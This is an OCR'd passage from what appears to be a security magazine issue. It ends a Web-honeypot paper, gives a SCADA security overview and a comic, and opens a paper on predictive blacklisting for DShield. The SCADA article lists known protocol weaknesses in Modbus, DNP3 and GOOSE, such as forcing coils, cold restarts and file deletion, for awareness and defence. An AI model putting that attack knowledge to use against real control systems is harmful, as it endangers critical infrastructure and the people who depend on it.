For real-world honeypot deployments, detection and exploitation of the honeypot itself can be a concern. Clearly, our system is not a true Web server and, like other honeypots, it can be trivially detected using various fingerprinting techniques. The fact that our Web honeypot can be detected is a clear limitation of our approach, but in practice it has not hindered our efforts to characterize current attack trends. The search worms we witnessed all appear to use search engines to find the identifying information of a Web application and attack the vulnerability upon the first visit to the site without verifying its presence, presumably because explicit verification reduces the rate of infection. Nonetheless, dealing with multi-stage attacks is an area of future work. For information, see our publication from USENIX Security ’08 [8].

REFERENCES

[1] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu, “The Ghost in the Browser: Analysis of Web-based Malware,” *USENIX Workshop on Hot Topics in Botnets (HotBots)* (2007).

[2] N. Provos, P. Mavrommatis, M.A. Rajab, and F. Monrose, “All Your iFRAMEs Point to Us,” *Proceedings of the 17th USENIX Security Symposium* (July 2008), pp. 1–15.

[3] Open Directory Project: http://www.dmoz.org/.

[4] SANS Institute Top-20 2007 Security Risks (2007 Annual Update), November 2007: http://www.sans.org/top20/.

[5] N. Provos, J. McClain, and K. Wang, “Search Worms,” *Proceedings of the 4th ACM Workshop on Recurring Malcode* (2006), pp. 1–8.

[6] The Google Hack Honeypot, 2005: http://sourceforge.net/projects/ghh/.

[7] N. Provos, “A Virtual Honeypot Framework,” *Proceedings of the 12th USENIX Security Symposium* (August 2004), pp. 1–14.

[8] S. Small, J. Mason, F. Monrose, N. Provos, and A. Stubblefield, “To Catch a Predator: A Natural Language Approach for Eliciting Malicious Payloads,” *Proceedings of the 17th USENIX Security Symposium* (2008), pp. 171–183.

[9] Machine learning: http://en.wikipedia.org/wiki/Machine_learning.

[10] J.B. MacQueen, "Some Methods for Classification and Analysis of Multivariate Observations," *Fifth Berkeley Symposium on Mathematical Statistics and Probability*, vol. 1 (Berkeley, CA: University of California Press, 1967), pp. 281–297.

[11] G. Salton and C. Buckley, "Term-weighting Approaches in Automatic Text Retrieval," *Information Processing & Management* 5(24):513–523 (1988).

[12] I.H. Witten and T.C. Bell, "The Zero-frequency Problem: Estimating the Probabilities of Novel Events in Adaptive Text Compression," *IEEE Transactions on Information Theory* 37(4):1085–1094 (1991).

[13] S.B. Needleman and C.D. Wunsch, "A General Method Applicable to the Search for Similarities in the Amino Acid Sequence of Two Proteins," *Journal of Molecular Biology*, 48:443–453 (1970).

[14] The Spamhaus Project: http://www.spamhaus.org/.

TIM YARDLEY

SCADA: issues, vulnerabilities, and future directions

Tim Yardley is a Technical Program Manager in the Information Trust Institute (ITI) at the University of Illinois at Urbana-Champaign. His focus is on research and development in the cybersecurity and control systems space. He is also heavily involved with open source initiatives covering a range of technologies from kernel development to user-interface design. Prior to joining ITI he worked in industry, focusing on trusted operating systems, hardened network appliances, and management and control platforms.

yardley@iti.uiuc.edu

PIPELINE EXPLOSIONS; NUCLEAR REACtor shut down; sewage spilling out into the streets; trains derailed. Do these sound like drastic events? They are, and they are simply events reported in the media that resulted when control systems either failed or were compromised. How could this happen? How easy is it? In this article we take a look at control systems protecting critical infrastructure, the risks they face, and what is being done to protect them.

Background

A Supervisory Control And Data Acquisition (SCADA) system is most simply described as a system that is monitoring and controlling a process or set of processes. Some examples of processes that might be controlled by SCADA systems are the opening and closing of water valves, control of power relays, and switching of train tracks. It comprises four basic components: a human interface, administration systems (systems that handle data acquisition and control commands on the control LAN), sensors, and a communication network. These SCADA systems are what were responsible for controlling the above-mentioned facilities, and in each case these were either compromised or failed.

In the past, a lot of these control systems operated in isolated environments with proprietary technologies. Consequently, they faced little to no cybersecurity risk from external attackers. But today, modernization and the adoption of available commercial technologies have resulted in these systems becoming increasingly connected and interdependent. In fact, almost every major operating system is being used across the range of vendor products. Typically, products with operating systems such as Windows XP and Linux in this space are installed on rugged machines that can handle industrial conditions and utilize redundancy in the design of the hardware.

A reference implementation of a traditional architecture might look like Figure 1.

Let's go into a little detail about the subsystems in Figure 1. The Human Machine Interface (HMI) systems provide information to the operators as to the state of the control system and its sensors (typically, housed at the field locations) and also provide a means to take action on that data via the administration systems (connected to the con-




FIGURE 1: A REPRESENTATION OF A TRADITIONAL SCADA ARCHITECTURE (COURTESY OF THE "CONTROL SYSTEMS CYBER SECURITY: DEFENSE IN DEPTH STRATEGIES" DOCUMENT)

trol-system LAN). The sensors gather data from the field, which is then transmitted to the administration systems via the communication networks. Sensors can be analog or digital, and communication networks can be anything from serial lines and radio links to Ethernet LAN/WAN networks. Typically, there is also a corporate LAN that connects the rest of the company's systems and another segment that is dedicated to backup and providing external access to query statistics for interoperation.

It's a fairly straightforward setup if you look at it from a traditional IT perspective, but keep in mind that control systems can often have hundreds of thousands of points they are monitoring; as a result, the whole system gets complicated quickly. Some of the complexity is found in multiple sensors, varied communication networks, and geographic distribution of these devices.

Common Issues and Vulnerabilities

These control systems and protocols were often designed decades ago, when security was of little concern because of the closed nature of the communications networks and the general model of trusting the data on them. As these systems have been modernized, they have become interconnected and have started running more modern services such as Web interfaces and interactive consoles (telnet/ssh) and have implemented remote configuration protocols. Sadly, security has been lagging during the increased modernization of these systems.

For example, there is very little implementation of standard security mechanisms such as encryption and authentication. In these systems, encryption is sometimes hard for the legacy systems to support owing to lack of processing power, slow links (with 300 baud not being uncommon), and the legacy protocols themselves. The primary issue with the slow links is the byte-time latency (time to transmit 1 byte) incurred from buffering the data for encryption. Although adding encryption to these systems is generally trivial, maintaining the other properties such as timing and data integrity with the encryption in place is not as trivial. Authentication is equally troublesome. Vendors discourage the use of authentication by not supporting it at all, supporting only weak authentication, or suggesting that all devices share the same authentication credential (password).

In the case of authentication, it is fairly common for devices in the control space to use default passwords for access and control. Most of these default passwords are very easy to find when using search engines. This is a similar issue to network monitoring agents such as SNMP that often come configured by default with known public and private access phrases.

The problem is further complicated by the move toward commercial, off-the-shelf (COTS) appliances and systems being integrated with the networks or part of the control systems themselves. While cutting costs and eliminating some of the proprietary nature of control systems, these appliances and systems bring with them the well-known passwords and vulnerabilities that each product may be subject to. Often these COTS systems may end up providing a point of entry for an attacker into the critical control network.

As seen by the events highlighted, there are some severe consequences of failure in these control systems. This makes these systems prime targets for attack. Thus, interest in this space has also increased the knowledge of the protocols used and the weaknesses present in those protocols. Vendors designed the SCADA protocols to make it easy to debug systems, and these very features also facilitate data interception and manipulation, modification of logs, and denial of service. The lack of support for encryption, signatures, and authentication just makes these attacks easier to accomplish.

There are many protocols involved in this space, and therefore there is a lot of potential for action against the protocols themselves. Mark Grimes pointed out many protocol vulnerabilities in his "SCADA Exposed" [2] presentation. Briefly, some of those protocol issues are:

- Modbus+ protocol
    - Report Slave ID—information disclosure
    - Force Single and Multiple Coils—actuator manipulation
    - Preset Single and Multiple Registers—information forging
    - Diagnostic functions for restarting communications and forcing listen-only mode
    - Get and Clear stats
- DNP3 protocol
    - Cold restart
    - Configuration rewrites via Save Configuration
    - File manipulation via open, close, and delete file
    - Denial of Service attacks via NEED_TIME bit
- GOOSE protocol
    - Name discovery
    - Retraining to modify name allocations
    - Interception and data modification
    - Denial-of-service attacks

As you can see from this list, there are quite a number of known issues, even at this point, in the protocols. Furthermore, most of the devices these protocols are running on are subject to standard attack vectors such as ARP spoofing and packet flooding. In additon, the networks associated with these devices are rarely hardened, making attacks like this even more feasible.

Defensively Challenged

The networks are not only subject to attack and relatively unsecured, but these systems are also growing in size and increasing in complexity. Control networks are real-time oriented and even slight timing issues can cause huge failures. Architecturally, this provides its own challenges and complexities, but it also exposes the systems to more potential constraint attacks based on the timeline properties associated with many of the control systems. Furthermore, the fact that these control systems often control critical infrastructure (such as the North American power grid) presents a particularly enticing target to hackers or other malicious users, especially when there is a monetary or political agenda behind the attack.

Owing to system complexity, there exists a likelihood of an unintentional lack of separation between standard corporate networks and the critical control networks. A seemingly common culprit in that arena is that of a lab within the corporation that needs access to both networks for research or development purposes. Muddling the waters even more is IT/Vendor support for these devices. Often this requires full remote access to the control network. If this access is misused, it represents another attack vector. These remote access points of entry may be Internet connections or simply dial-up modems. Either way, they are not tremendously difficult to gain access to.

Control systems are often controlling critical processes and therefore cannot be subject to failures or brought down for maintenance easily. They typically have a very long lifespan in the field and are not updated regularly. This can be due to lack of availability or access or to financial constraints or simply the capabilities of the hardware itself. These systems are tightly coupled as well, so any patching or updates would have to be thoroughly tested before being deployed. One way this is done is with a research lab that runs a shadow system that receives and processes the data but takes no control actions. Another way is to use backup systems and roll over. Both of these methods are potentially dangerous and can require months of planning and testing to implement.

Lastly, just like any other application out there, these control systems are partially software. As such, they are subject to the same sort of attacks as any other software. Some common attack vectors are data injection, buffer overflows, and format string issues.

In the power industry, there continues to be a push toward a smarter power grid. As a result, the technological issues faced in this space increase. A smart grid is best described as an augmentation to the current power grid with more modern computing equipment. This modern equipment is designed to provide facilities such as real-time pricing, adaptive load shedding, and bidirectional communications down to the meter. The more modern these systems are, the more critical securing them becomes.

Exploits and Attack Vectors

Drilling down through the layers, we can expose a number of locations that offer potential exploits and attack vectors for adversaries in the control system space. With the HMI systems being involved in critical decision-making, there are a number of problems that could be caused by adversaries. Malicious data could be injected into the system in order to cause misinformation, or data could simply be withheld to cause denial of service. As a result, the operator could get confused about what the readings are and therefore fail to take action in time or take the incorrect one. As you can see, the operators play a very key role in the system. Do keep in mind that some systems are designed to operate at least in part with automated responses. In such cases, these automated responses can be fooled into taking the wrong actions, just as human operators can, and can potentially lead to cascading failure.

Attacks focusing on inserting faulty data can originate at the sensors on the communication networks that carry the data. Sensors that provide information about the control systems are subject to data falsification. As you can imagine, if the system cannot get reliable data from the sensors, then the actions taken on that data cannot be trusted. Further, the communication network could potentially be compromised as well, and therefore it would be subject to blocking or modification of information transiting that network. This could be anything from a serial pass-thru interception to a promiscuous Ethernet device or a radio link interception or interference.

The largest issues related to attacks in modern systems probably lie in the administration systems, as they are the core of the control system and provide a fairly centralized point of control and data aggregation. These systems are subject to directed exploits in the control system software, exploits against the operating system, trojans, malware, spyware, and pretty much any attack other computers are subject to. These administration systems are becoming increasingly connected and in some installations may be accessible from the Internet either via business networks or through misconfigurations. Obviously, the more accessible the systems are, the more prone they are to attack.

It is also not uncommon for a control system to be taken down by a standard PC infection from the corporate network or from unauthorized browsing from the control network. These types of incidents have become more visible; as a result, policy and standards have addressed this concern. Compliance is obviously still up to the location, but fines are a good motivator.

Steps Toward Solutions

Awareness of these problems has greatly increased and our nation has progressed from warnings to a roadmap on how to secure the space. In the energy sector, articles such as “Critical Foundations: Protecting America’s Infrastructures” (1997) [3], “Making the Nation Safer” (2002) [4], and “Roadmap to Secure Control Systems in the Energy Sector” (2006) [5] have begun to pave the way to a more secure national infrastructure. The roadmap was an industry-driven synthesis of public and private sector input that set forth milestones to address the energy sector’s most current critical control system challenges and research needs.

A number of standards have been created to help with securing these systems through compliance. Some of the standards involved are North American Electric Reliability Corporation (NERC) CIPs, ISA SP99, National Institute of Standards and Technology (NIST) SP800-53, NIST SP800-82, NIST Process Control Security Requirements Forum (PCSRF) protection profiles, ODVA CIP, and American Gas Association (AGA) 12. Each of these standards serves a different purpose, but they combine to provide a more encompassing guideline to help secure these control systems. Some of these standards have recently been ratified and are now being enforced. Being out of compliance with some of the NERC CIPs standards can result in large daily fines. This is serious business.

With support from the U.S. Department of Energy, an industry-led initiative called the North American SynchroPhaser Initiative (NASPI) [6] is investigating placing higher-grade measurement devices called Phasor Measurement Units (PMUs) into the current power infrastructure. On the surface this may seem like a simple swap-out, but it is much more complicated than that, as these new devices have requirements far beyond what most of the current infrastructure can support. These requirements include the need for high-speed networks, device management, and advanced security.

An independent, nonprofit organization, the Electric Power Research Institute (EPRI) [7], has recently focused on promoting smart grid technology and working toward providing security on that architecture. This works hand-in-hand with other industry efforts in the Advanced Metering Infrastructure (AMI) space. As the demands of consumers increase and the visibility required for programs such as real-time pricing becomes more expansive, the power grid must become even more advanced. These Smart Grid initiatives will again pose security challenges, both new and old. As such, task forces such as AMI-SEC [8] have been formed to help guide these, as well.

National laboratories are also focusing on testing and research in the SCADA space. Some of these centers include the Idaho National Laboratory (INL) [9], the Pacific Northwest National Laboratory (PNL) [10], and Sandia’s Center for SCADA Security [11]. More recently, INL and Sandia have combined their efforts to form the National SCADA testbed. These centers have done security assessments of SCADA equipment and facilities based on standardized recommendations and their own research and have been instrumental in helping to secure our current national infrastructure.

To further these efforts, academic research centers are focusing on forward-looking security solutions for these control networks. Some of these include the Trustworthy Cyber Infrastructure for Power Grid (TCIP) [12] center led by Illinois and supported by the National Science Foundation (NSF), Department of Energy, and Department of Homeland Security; the TRUST Science and Technology Center [13] led by Berkeley and supported by NSF; and Europe’s CRUTIAL program [14]. The research done by these institutes looks more toward providing long-term solutions and applying both industry and academic work to the problem. As such, these institutes remain very connected and interact regularly with industry to make sure the research is gauged to provide a positive impact on the national infrastructure.

There have been other tools to address the security of SCADA systems, including commercial tools such as Achilles (from Wurldtech) [15] and Tofino (from Byres Security) [16]. Several open source projects have been created for various efforts in the SCADA space as well, including items ranging from snort signatures to protocol-specific firewalls and encryption overlays. Some work has been released in the attack vector space as well, such as SCADA protocol scanners and information-gathering tools.

To help advance the collective knowledge and tools developed by industry, government, and academia, several open forums have been set up. These forums provide opportunities to learn about and discuss important problems for securing control systems via workshops, meetings, and published articles. The Process Control Systems Forum (PCSF) [17] focuses on accelerating the design, development, and deployment of more secure control and legacy systems. The NIST Process Control Security Requirements Forum (PCSRF) [18] focuses on supporting the development and dissemination of standards for process control and SCADA security. The interactive DOE roadmap focuses on the goals and priorities for improving the security of control systems in the electric, oil, and natural gas sectors over the next decade. The DHS National Cyber Security Division's Control System Security Program (CSSP) focuses on reducing control system risks within and across all critical infrastructure sectors by coordinating efforts among federal, state, local, and tribal governments, as well as control systems owners, operators, and vendors.

What might an implementation look like after developed and standardized security tools are applied? Figure 2 is the same reference implementation for us with everything applied from the "Control Systems Cyber Security: Defense in Depth Strategies."




FIGURE 2: THE REFERENCE IMPLEMENTATION SEEN IN FIGURE 1 WITH EVERYTHING SUGGESTED IN "CONTROL SYSTEMS CYBER SECURITY: DEFENSE IN DEPTH STRATEGIES"

Conclusion

Figure 2 makes the situation look a lot better! Should you be scared? Well, probably a bit scared, at least. But the situation is getting better every day as more organizations move toward implementing designs similar to this reference implementation shown in Figure 2. The research, standards, panels, and tools that have been developed or are being developed are making great strides in providing a more secure infrastructure and control. A lot of work remains to be done, however, and many areas have yet to be fully explored.

Join in the efforts: your help is needed. After all, it is pretty cool to say you're working to help save the world (or at least the infrastructure that powers it), isn't it?

REFERENCES

[1] "Control Systems Cyber Security: Defense in Depth Strategies," May 2006, INL/EXT-06-11478.

[2] M. Grimes, "SCADA Exposed," *ToorCon 7*, 2005.

[3] http://www.ihs.gov/misc/links_gateway/download.cfm?doc_id=327&app_dir_id=4&doc_file=PCCIP_Report.pdf.

[4] http://www.nap.edu/catalog.php?record_id=10415.

[5] http://energetics.com/csroadmap.

[6] http://www.naspi.org/.

[7] http://intelligrid.epri.com/.

[8] http://osgug.ucaiug.org/utilisec/amisec/.

[9] http://www.inl.gov/scada/.

[10] http://www.pnl.gov/.

[11] http://www.sandia.gov/scada/.

[12] http://tcip.iti.uiuc.edu/.

[13] http://www.truststc.org/.


[14] http://crutial.cesiricerca.it/.

[15] http://www.wurldtech.com/healthcheck/.

[16] http://www.byressecurity.com/pages/products/tofino/.


[17] https://www.pcsforum.org/.

[18] http://www.isd.mel.nist.gov/projects/processcontrol/.


USER FRIENDLY by Illiad
AHHH YES. LINUX. THE SAVIOUR OF THE I.T. WORLD. IT'S NEW. IT'S SHINY. IT'S POPULAR. BUT IT'S MISSING ONE THING THAT THE OLD UNIXES HAVE.
TAP TIK
http://www.userfriendly.org/
Copyright (c) 2000 Illiad
FINE. I'LL BITE. WHAT?
SOUL! YOU YOUNGSTERS HAVE NO CONCEPT OF THE JOY OF TRADITIONS LIKE CAUSING CITY-GRID BROWNOUTS WITH PDP/VMS SYSTEMS.
TYPE TAK
UHHH...CAUSING BROWNOUTS IS A GOOD THING?
WELL DUH. FOR KICKS WE THREATENED TO DO A COLD START DURING THE SUPERBOWL. MACHIAVELLI WOULD HAVE WEPT.

JIAN ZHANG, PHILLIP PORRAS, AND JOHANNES ULLRICH

highly predictive blacklisting



Jian Zhang is an assistant professor in the department of computer science at Louisiana State University. His research interest is in developing new machine-learning methods for improving cybersecurity.

zhang@csc.lsu.edu

Phillip Porras is a Program Director of systems security research in the Computer Science Laboratory at SRI International. His research interests include malware and intrusion detection, high-assurance computing, network security, and privacy-preserving collaborative systems.

porras@csl.sri.com

As Chief Research Officer for the SANS Institute, Johannes Ullrich is currently responsible for the SANS Internet Storm Center (ISC) and the GIAC Gold program. He founded the widely recognized DShield.org in 2000, and in 2004 *Network World* named him one of the 50 most powerful people in the networking industry.

jullrich@sans.org

WE INTRODUCE THE HIGHLY PREDICTIVE Blacklist (HPB) service, which is now integrated into the DShield.org portal [1]. The HPB service employs a radically different approach to blacklist formulation than that of contemporary blacklist formulation strategies. At the core of the system is a ranking scheme that measures how closely related an attack source is to a blacklist consumer, based on both the attacker's history and the most recent firewall log production patterns of the consumer. Our objective is to construct a customized blacklist per repository contributor that reflects the most probable set of addresses that may attack the contributor in the near future. We view this service as a first experimental step toward a new direction in high-quality blacklist generation.

For nearly as long as we have been detecting malicious activity in networks, we have been compiling and sharing blacklists to identify and filter the most prolific perpetrators. Source blacklists are a fundamental notion in collaborative network protection. Many blacklists focus on a variety of illicit activity. Network and email address blacklists have been around since the earliest days of the Internet. However, as the population size and personal integrity of Internet users have continued to grow in inverse directions, so too have grown the popularity and diversity of blacklisting as a strategy for self-protection. Recent examples include source blacklists to help networks detect and block the most prolific port scanners and attack sources, SPAM producers, and phishing sites, to name a few [2, 3, 8].

Today, sites such as DShield.org not only compile global worst offender lists (GWOLs) of the most prolific attack sources, but they regularly post firewall-parsable filters of these lists to help the Internet community fight back [8]. DShield represents a centralized approach to blacklist formulation, with more than 1700 contributors providing a daily perspective on the malicious background radiation that plagues the Internet [6, 9]. DShield's published GWOL captures a snapshot of those class C subnets whose addresses have been logged by the greatest number of contributors.

Another common approach to blacklisting is for a local network to create its own local worst offender list (LWOL) of those sites that have attacked it the most. LWOLs have the property of capturing repeat offenders that are indeed more likely to return to the local site in the future. However, the LWOL-based blacklisting strategy is an inherently reactive technique, which asserts filters against network addresses that have been seen to flood, probe, or conduct intrusion attempts against local network assets. LWOLs have the property of capturing repeat offenders that are indeed more likely to return to the site in the future, thus effectively reducing unwanted traffic. However, by definition an LWOL cannot include an address until that address has demonstrated significant hostility or has saturated the local network with unwanted traffic.

The GWOL-based blacklisting strategy addresses the inherent reactiveness of LWOL strategies by extending the observation pool of malicious source detectors. A GWOL attempts to capture and share a consensus picture from many collaborating sites of the worst sources of unwanted network traffic. Unlike LWOLs, GWOLs have the potential to inform a local network of highly prolific attackers, even when those attackers have not yet been seen by the network. Unfortunately, the GWOL strategy also has measurable limitations. For example, GWOLs often provide subscribers with a list of addresses that may simply never be encountered at their local sites. Malware also provides a significant challenge to GWOLs. A widely propagating indiscriminate worm may produce a large set of prolific sources—but what impact do a few hundred entries make where there are tens of thousands of nodes that would qualify as prolific? Alternatively, a botnet may scan a large address range cooperatively, where no single bot instance stands out as the most prolific.

The HPB Blacklisting System

A high-quality blacklist that fortifies network firewalls should achieve high hit rates, should incorporate addresses in a timely fashion, and should proactively include addresses even when they have not previously been encountered by the blacklist consumer's network. Toward this goal, we present a new blacklist-generation strategy, which we refer to as highly predictive blacklisting.

To formulate an HPB for a given DShield contributor, we assign a rank score to each attack source address within the repository. The rank score reflects the degree to which that attacker has been observed by other contributors who share a degree of overlap with the target HPB owner. The ranking score is derived not by considering how many contributors the source has attacked in the past (which is the case in formulating the worst offender list), but, rather, by considering which contributors it has attacked. The HPB framework also employs another technique to estimate a source's attack probability even when it has been observed by only a few contributors. This technique models the contributors and their correlation relationship as a graph. The initial attack probability derived from the evidence (the few attacks reported) gets propagated within this graph, and the ranking score is then inferred using the propagated probability. Our methodology employs a random walk procedure similar to the Google PageRank link analysis algorithm [11].




FIGURE 1: BLACKLISTING SYSTEM ARCHITECTURE

As illustrated in Figure 1 (preceding page), our system constructs blacklists in three stages. First, security logs supplied by DShield undergo preprocessing to filter false-positive or likely innocuous alerts (noise) within the DShield data repository. The filtered data is fed into two parallel analysis engines. The first engine ranks all attack sources, per contributor, according to their relevance to that contributor. The second engine scores the sources by using a severity assessment that measures their maliciousness. The resulting relevance rankings and severity scores are then combined to generate a final blacklist for each contributor.

We consider three noise-filtering techniques. First, we remove DShield logs produced from attack sources from invalid or unassigned IP address space. We employ the bogon list created by the Cymru team to identify addresses that are reserved, not yet allocated, or delegated by the Internet Assigned Number Authority [7]. Second, we prefilter network addresses from Internet measurement services, Web crawlers, and common software updating services. We have developed a whitelist of such sources that often generate alarms in DShield contributor logs. Finally, we apply heuristics to avoid common false-positives that arise from timed-out network services. Specifically, we exclude logs produced from source ports TCP 53 (DNS), 25 (SMTP), 80 (HTTP), and 443 (often used for secure Web, IMAP, and VPN) and from destination ports TCP 53 (DNS) and 25 (SMTP). In practice, the combination of these prefiltering steps provides approximately a 10% reduction in the DShield input stream prior to delivery into the blacklist-generation system.

The two analysis engines are the core of our blacklisting system. In relevance analysis, we produce an "importance" measurement for an attacker with respect to a particular blacklist consumer. With this measurement, we try to capture the likelihood that the attacker may come to the blacklist consumer in the near future.

In the system, the blacklist consumers are the contributors that supply security logs to a log-sharing repository such as DShield. Consider a collection of security logs displayed in a tabular form (Table 1). We use the rows of the table to represent attack sources (*attackers*) and the columns to represent contributors (*victims*). An asterisk (*) in the table cell indicates that the corresponding source has reportedly attacked the corresponding contributor.

	v_1	v_2	v_3	v_4	v_5
s_1	*	*			
s_2	*	*			
s_3	*		*		
s_4		*	*		
s_5		*			
s_6				*	*
s_7			*		
s_8			*	*	

TABLE 1: SAMPLE ATTACK TABLE

Suppose we would like to calculate the relevance of the attack sources for contributor v_1 based on these attack patterns. From the attack table we see that contributors v_1 and v_2 share multiple common attackers; v_1 also shares one common attack source (s_3) with v_3, but not with the other contributors. Given this observation, between sources s_5 and s_6, we would say that s_5 has more relevance to v_1 than s_6, because s_5 has reportedly attacked v_2, which has recently experienced multiple attack source overlaps with v_1, whereas the victims of s_6's attacks share no overlap with v_1 or v_2 . Note that this relevance measure is quite different from the measures based on how prolific the attack source has been. The latter would favor s_6 over s_5, as s_6 has attacked more victims than s_5. In this sense, *which* contributors a source has attacked is of greater significance to our scheme than how many victims it has attacked. Similarly, between s_5 and s_7, s_5 is more relevant, because the victim of s_5 (v_2) shares more common attacks with v_1 than the victim of s_7 (v_3). Finally, because s_4 has attacked both v_2 and v_3, we would like to say that it is the most relevant among s_4, s_5, s_6, and s_7.

We can go a step forward from this simple relevance calculation to provide more desirable properties. For example, the set of contributors consists of only a very small set of networks in the Internet. Before an attacker saturates the Internet with malicious activity, it is often the case that only a few contributors have observed the attacker. For example, the attacker may be at an early stage in propagating attacks, or it may be a prolific scanner for networks that do not participate in the security log sharing system. Therefore, one may want to take into consideration possible future observations of the source and include these anticipated observations from the contributors into the relevance values.

This can be achieved through a relevance propagation process. We model the attack correlation relationship between contributors using a correlation graph G = (V, E). The nodes in the graph are the contributors V = {v_1, v_2, ¼}. There is an edge between node v_i and v_j if v_i is correlated with v_j. The weight on the edge is determined by the strength of the correlation. If a contributor v_i observed an attacker, we say that the attacker has an initial relevance value 1 for that contributor. Following the edges that go out of the contributor, a fraction of this relevance can be distributed to the neighbors of the contributor in the graph. Each of v_i's neighbors receives a share of relevance that is proportional to the weight on the edge that connects the neighbor to v_i. Suppose v_j is one of the neighbors. A fraction of the relevance received by v_j is then further distributed, in similar fashion, to its neighbors. The propagation of relevance continues until the relevance values for each contributor reach a stable state.

